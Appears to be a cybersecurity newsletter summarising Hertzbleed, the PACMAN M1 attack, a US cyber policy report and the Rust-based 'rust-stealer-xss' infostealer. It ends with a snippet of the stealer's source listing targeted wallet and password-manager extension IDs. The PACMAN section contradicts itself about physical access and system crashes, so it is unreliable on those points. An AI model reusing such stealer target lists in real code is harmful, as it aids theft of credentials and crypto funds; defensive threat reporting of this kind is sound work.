With hundreds of publications being published on a weekly basis, it can be difficult to know what research needs to be kept top of mind.


In this series, our experts sift through the noise and analyze only the top research you need to know.

In this month's issue we cover:

- Hertzbleed attack
- PACMAN M1 chip attack

HERTZBLEED ATTACK

Analysis by: Dalibor Gašić



- A group of researchers from the University of Texas, the University of Illinois Urbana-Champaign, and the University of Washington, have published an article on their website about a new attack they developed called Hertzbleed.
- Manufacturers Intel and AMD have confirmed that their processors are affected by the Hertzbleed attack.
- This attack is listed in the Common Vulnerabilities and Exposures (CVE) system as CVE 2022-24436 for Intel and 2022-23823 for AMD CPU.
- Neither Intel nor AMD are releasing patches to fix the problem, claim the researchers on their website.
- Neither company responded to questions posed by New Scientist.

HERTZBLEED ATTACK

Analysis by: Dalibor Gašić

What Is The Hertzbleed Attack?

In June 2022, a group of researchers from the University of Texas, the University of Illinois Urbana-Champaign, and the University of Washington, have published an article on their website about a new attack they developed called Hertzbleed.

This attack allows attackers to detect variations in the frequency of CPU using something called Dynamic voltage and frequency scaling or DVFS in short, and steal entire cryptographic keys in that way.

What Is Dynamic Voltage And Frequency Scaling (DVFS)?

DVFS throttles CPUs so they do not go beyond their thermal or performance limits during high workloads. It also reduces power consumption.


As the researchers explain on their website, they prove that attacks can be remotely converted into timing attacks via the power side channel.

This method can be classified as a hardware attack, which is an attack that exploits security holes or other specific vulnerabilities in the hardware.

There are many attacks of this type, but almost all of them require direct access to the target computer – or only to a specific chip. However, Hertzbleed can operate remotely.

Who Is Impacted By This Attack?

Intel’s security advisory states that all Intel processors are affected. We have experimentally confirmed that several Intel processors are affected, including desktop and laptop models from the 8th to the 11th generation Core microarchitecture.



Summary:

A potential security vulnerability in some Intel® Processors may allow information disclosure. Intel is releasing guidance to address this potential vulnerability.

Vulnerability Details:

CVEID: CVE-2022-24436

Description: Observable behavioral in power management throttling for some Intel(R) Processors may allow an authenticated user to potentially enable information disclosure via network access.


CVSS Base Score: 6.3 Medium

CVSS Vector: CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N

Affected Products:

All Intel® Processors are affected.

AMD's security advisory states that several of their desktop, mobile and server processors are affected. We have experimentally confirmed that AMD Ryzen processors are affected, including desktop and laptop models of the Zen 2 and Zen 3 microarchitectures.



Affected Products

Desktop

- AMD Athlon™ X4 processor
- AMD Ryzen™ Threadripper™ PRO processor
- 2nd Gen AMD Ryzen™ Threadripper™ processors
- 3rd Gen AMD Ryzen™ Threadripper™ processors
- 7th Generation AMD A-Series APUs
- AMD Ryzen™ 2000 Series Desktop processors
- AMD Ryzen™ 3000 Series Desktop processors
- AMD Ryzen™ 4000 Series Desktop processors with Radeon™ graphics
- AMD Ryzen™ 5000 Series Desktop processors
- AMD Ryzen™ 5000 Series Desktop processors with Radeon™ graphics

Mobile

- AMD Ryzen™ 2000 Series Mobile processor
- AMD Athlon™ 3000 Series Mobile processors with Radeon™ Graphics
- AMD Ryzen™ 3000 Series Mobile processors or 2nd Gen AMD Ryzen™ Mobile processors with Radeon™ graphics
- AMD Ryzen™ 4000 Series Mobile processors with Radeon™ graphics
- AMD Ryzen™ 5000 Series Mobile processors with Radeon™ graphics

Chromebook

- AMD Athlon™ Mobile processors with Radeon™ graphics

Server

- 1st Gen AMD EPYC™ processors
- 2nd Gen AMD EPYC™ processors
- 3rd Gen AMD EPYC™ processors

Other processor manufacturers (e.g., ARM) also implement frequency scaling in their products and have been made aware of Hertzbleed. However, we have not confirmed whether they are affected by Hertzbleed or not.

This attack is listed in the Common Vulnerabilities and Exposures (CVE) system as **CVE 2022-24436** for Intel and **CVE 2022-23823** for AMD CPUs.

Both Intel and AMD have announced that this vulnerability affects their processors and can be exploited with relatively low privileges.

Both AMD and Intel have stated that they do not intend to release patches as they believe the attacks are not practical outside of a lab environment.

How To Mitigate The Hertzbleed Attack

Both Intel and AMD have provided mitigation assistance by explaining that developers can use masking, hiding, or key rotation to protect against performance analysis-based frequency side-channel attacks.

The researchers also note that you can disable this feature on Intel CPUs with Turbo Boost and AMD CPUs with Turbo Core or Precision Boost, as it is basically DVFS with a user-friendly name.

HERTZBLEED ATTACK

Analysis by: Dalibor Gašić

When attacks that watched for changes in a chip's speed, or frequency, were first discovered in the late 1990s, there was a common fix: write code that only used "time invariant" instructions – that is, instructions that take the same time to carry out regardless of what data is being processed.

This stopped an observer from gaining knowledge that helped them read data. But Hertzbleed can get around this strategy and can be done remotely.

Because this attack relies on the normal operation of a chip feature, not a bug, it could prove tricky to fix.

The researchers say that a solution would be to turn off the CPU throttling feature on all chips, globally, but warn that doing so would "significantly impact performance" and that it may not be possible to fully stop frequency changes on some chips.

PACMAN M1 CHIP ATTACK

Analysis by: Dalibor Gašić

- The team at MIT's Computer Science and Artificial Intelligence Laboratory (CSAIL) have discovered a way to attack the pointer authentication in Apple's M1 chip to execute arbitrary code on Macintosh systems.
- The attack does not require physical access to the chip. Researchers did their experiments over the network on a machine in another room.
- The team disclosed the vulnerability to Apple several months in advance, so it has engaged in responsible disclosure.
- The team hasn't filed a Common Vulnerabilities and Exposures (CVE) number but plans to file one soon.
- The most interesting part of this whole story is that Apple won't be able to fix this issue. According to the company, it doesn't pose a threat because it depends on other vulnerabilities to work

PACMAN M1 CHIP ATTACK

Analysis by: Dalibor Gašić

What Is The M1 Chip Vulnerability?

In November 2020, Apple's M1 processor caused quite a positive stir when it was launched.

With its incredible performance and first place on the list of all processors, including Intel and AMD, for low power consumption, it took first place on all benchmark lists and tests.

The lack of serious attacks since the launch nearly two years ago suggests that the security systems, including a last line of defense called Pointer authentication codes, are working well.

But unfortunately, as we know in our cyber world, there is always a vulnerability that wreaks havoc.

How Does The M1 Chip Attack Work?

The team at MIT's Computer Science and Artificial Intelligence Laboratory (CSAIL) have discovered a way to attack the pointer authentication in Apple's M1 chip to execute arbitrary code on Macintosh systems.

How Does The M1 Chip Attack Work?

The team at MIT’s Computer Science and Artificial Intelligence Laboratory (CSAIL) have discovered a way to attack the pointer authentication in Apple’s M1 chip to execute arbitrary code on Macintosh systems.

The team says that the vulnerability is found in other ARM chips, not just the M1 – but it hasn’t yet had the chance to try it against the M2.

In order to get a little closer to this attack and what is the main characteristic and basis of the attack, we have to mention the PAC itself.

Pointer Authentication is a security feature that adds a cryptographic signature to operating system pointers, named Pointer Authentication Code (PAC).

This allows the OS to spot and block unexpected changes that may lead to data leaks.

PACMAN Vs. M1

Researchers from MIT's CSAIL have uncovered this new class of attack that would allow individuals with malicious intent to gain physical access to Macintosh devices with M1 CPUs to access the underlying file system.

- The attackers first find a memory bug in the attacked Mac's software, which is blocked by PAC, and escalate to a more serious vulnerability after bypassing the PAC defenses.
- The attack is an exploitation technique, but it has no impact on the system itself. While there is no solution for the hardware mechanisms used in the attack, software-based memory corruption issues can be patched.
- The attack would result in a kernel that crashes the entire system. In addition, the PACMAN attack ensures that no system crash occurs and no traces are left in the logs.

The attack does not require physical access to the chip. Researchers did their experiments over the network on a machine in another room.

PACMAN takes an existing software bug and turns it into a more serious exploitation primitive (a pointer authentication bypass) which may lead to arbitrary code execution.

“In order to do this, we need to learn what the PAC value is for a particular victim pointer. PACMAN does this by creating what we call a PAC Oracle, which is the ability to tell if a given PAC matches a specified pointer. The PAC Oracle must never crash if an incorrect guess is supplied. We then brute force all possible PAC values using the PAC Oracle.”

The team disclosed the vulnerability to Apple several months in advance, so it has engaged in responsible disclosure.

However, the team hasn’t filed a Common Vulnerabilities and Exposures (CVE) number but plans to file one soon.

The MIT researchers have not witnessed this attack being used in the wild. They added that there is no need to worry as long as users keep their software up to date.

Apple's Response & Mitigation Steps

Apple's product team responded as follows:

"We'd like to thank the researchers for their collaboration as this proof-of-concept improves our understanding of these techniques. Based on our analysis and the details shared with us by the researchers, we've concluded that this issue doesn't pose an immediate risk to our users and isn't sufficient to bypass device protection on its own."

The most interesting part of this whole story is that Apple won't be able to fix this issue. According to the company, it doesn't pose a threat because it depends on other vulnerabilities to work.

However, if you keep your device updated, you can protect yourself from it, as the attack, called PACMAN, uses flaws that can be exploited to trigger pointer authentication.

Thus, by itself, PACMAN cannot compromise your computer, but it builds on other flaws to cause further problems.

GOVERNMENT POLICY & REGULATION

Many of the toolkits, processes, strategies, and technologies that enter the commercial sectors come down from the U.S. government and its military branches.

Our experts have over 30 years of combined experience working firsthand for U.S. Cyber Command, DoD, Special Operations, and Defense Industries to bring their analysis on the latest regulations, departments, and techniques that you should need to know.

In this month's issue we cover:

- U.S. Foreign Policy for Cyberspace

U.S. FOREIGN POLICY FOR CYBERSPACE

Analysis by: **Dušan Trojanović**

- Council on Foreign Relations Task Force proposes three pillars to a U.S. foreign policy for cyberspace.
- The era of the global internet is over. The Internet will become more fragmented in years to come.
- Increased digitization increases vulnerability, given that nearly every aspect of business and statecraft is exposed to disruption, theft, or manipulation.
- Task Force suggests the government build a digital trade agreement among trusted partners as well to create an international cybercrime center which will help to mitigate threats.

U.S. FOREIGN POLICY FOR CYBERSPACE

Analysis by: Dušan Trojanović

What Happened?

For many years, this global internet served U.S. interests, and U.S. leaders often called for countries to embrace an open internet or risk being left behind.

But this utopian vision became just that: a vision, not the reality. Instead, over time the internet became less free, more fragmented, and less secure.

Authoritarian regimes have managed to limit its use by those who might weaken their hold and have learned how to use it to further repress would-be or actual opponents.

U.S. policy toward cyberspace and the internet has failed to keep up. The United States desperately needs a new foreign policy that confronts head on the consequences of a fragmented and dangerous internet.

Countries around the world now exert a greater degree of control over the internet, localizing data, blocking and moderating content, and launching political influence campaigns.

Nation-states conduct massive cyber campaigns, and the number of disruptive attacks is growing.

Adversaries are making it more difficult for the United States to operate in cyberspace. Parts of the internet are dark marketplaces for vandalism, crime, theft, and extortion.

At the same time, the modern internet remains a backbone for critical civilian infrastructure around the world.

It is the main artery of global digital trade. It has broken barriers for sharing information, supports grassroots organization and marginalized communities, and can still act as a means of dissent under repressive government regimes.

U.S. FOREIGN POLICY FOR CYBERSPACE

Analysis by: Dušan Trojanović

Three Pillars To Foreign Policy Proposed

The Council on Foreign Relations Task Force proposes three pillars to a foreign policy that should guide Washington's adaptation to today's more complex, variegated, and dangerous cyber realm.

1. Washington should confront reality and consolidate a coalition of allies and friends around a vision of the internet that preserves to the greatest degree possible a trusted, protected international communication platform.
2. The United States should balance more targeted diplomatic and economic pressure on adversaries, as well as more disruptive cyber operations, with clear statements about self-imposed restraint on specific types of targets agreed to among U.S. allies.
3. The United States needs to put its own proverbial house in order. That requirement calls for Washington to link more cohesively its policy for digital competition with the broader enterprise of national security strategy.

Major Findings At A Glance

The major findings of the Council on Foreign Relations Task Force are as follows:

- The era of the global internet is over.
- U.S. policies promoting an open, global internet have failed, and Washington will be unable to stop or reverse the trend toward fragmentation.
- Data is a source of geopolitical power and competition and is seen as central to economic and national security.
- The United States has taken itself out of the game on digital trade, and the continued failure to adopt comprehensive privacy and data protection rules at home undercuts Washington's ability to lead abroad.
- Increased digitization increases vulnerability, given that nearly every aspect of business and statecraft is exposed to disruption, theft, or manipulation.
- Most cyberattacks that violate sovereignty remain below the threshold for the use of force or armed attack. These breaches are generally used for espionage, political advantage, and international statecraft, with the most damaging tacks undermining trust and confidence in social, political, and economic institutions.

U.S. FOREIGN POLICY FOR CYBERSPACE

Analysis by: Dušan Trojanović

- Cybercrime is a national security risk, and ransomware attacks on hospitals, schools, businesses, and local governments should be seen as such.
- The United States can no longer treat cyber and information operations as two separate domains.
- Artificial intelligence (AI) and other new technologies will increase strategic instability.
- The United States has failed to impose sufficient costs on attackers.

CRYPTO & BLOCKCHAIN

With the rise of cryptocurrency came the seemingly endless applications of blockchain technologies. One of the most interesting applications is in the cyber security space.

Our expert, Ken Thomas, brings forward his analysis on current trends in the crypto and blockchain community and attempts to demystify and explain its uses well beyond the marketing buzzwords.

In this month's issue we cover:

- Rusty Bandits Are After Your Crypto

RUSTY BANDITS ARE AFTER YOUR CRYPTO

Analysis by: Kenneth Thomas

- Open source Rust based information stealer released on hacker forums.
- Steals passwords & cookies from Firefox profiles.
- Targets 30 Chromium based browsers.
- Features clipboard grabber that can capture International Bank Account Numbers, and crypto wallets.

RUSTY BANDITS ARE AFTER YOUR CRYPTO

Analysis by: Kenneth Thomas

What Happened?

On July 3rd, 2022 a post was made on hacker forums indicating the arrival of a free open source information stealer written in Rust called 'rust-stealer-xss'.

The malware was first discovered by Security Researchers at Cyble Research Labs: Luca Stealer Source Code Leaked on a Cybercrime Forum" July 25th, 2022 during routine threat hunting.

Rust-stealer-xss joins the growing list of Rust based malware including Ransomware-as-a-Service variants Blackcat/ALPHV, and Hive.

What Is Rust Stealer?

Rust, which is comparable to C++, is gaining in popularity due to its speed, cross platform portability, and relative difficulty to reverse engineer.

From Rust is described as "blazingly fast and memory efficient", able to run power performance-critical service, or on embedded devices.

RUSTY BANDITS ARE AFTER YOUR CRYPTO

Analysis by: Kenneth Thomas

Who Is Impacted?

Cryptocurrency holders find themselves within the crosshairs of this emerging malware.

Rust-stealer-xss has the ability to steal browser addons/tokens, saved passwords, password managers, and cold/hot crypto wallets :


- AtomicWallet
- Exodus
- Electrum
- Ethereum
- Guarda
- Coinomi
- Armory
- ZCash
- JxxxWallet
- MetaMask
- BinanceChain

RUSTY BANDITS ARE AFTER YOUR CRYPTO

Analysis by: Kenneth Thomas

How Does The Attack Work?

Rust-stealer-xss features an extensive clipper that copies crypto wallet addresses found within the targeted system clipboard.



```
extensions.insert("EOS Authenticator", "oeljdldpnmdbchonielidgobddffflal");
extensions.insert("Bitwarden", "nngceckbapebfimnlniiiahkandclblb");
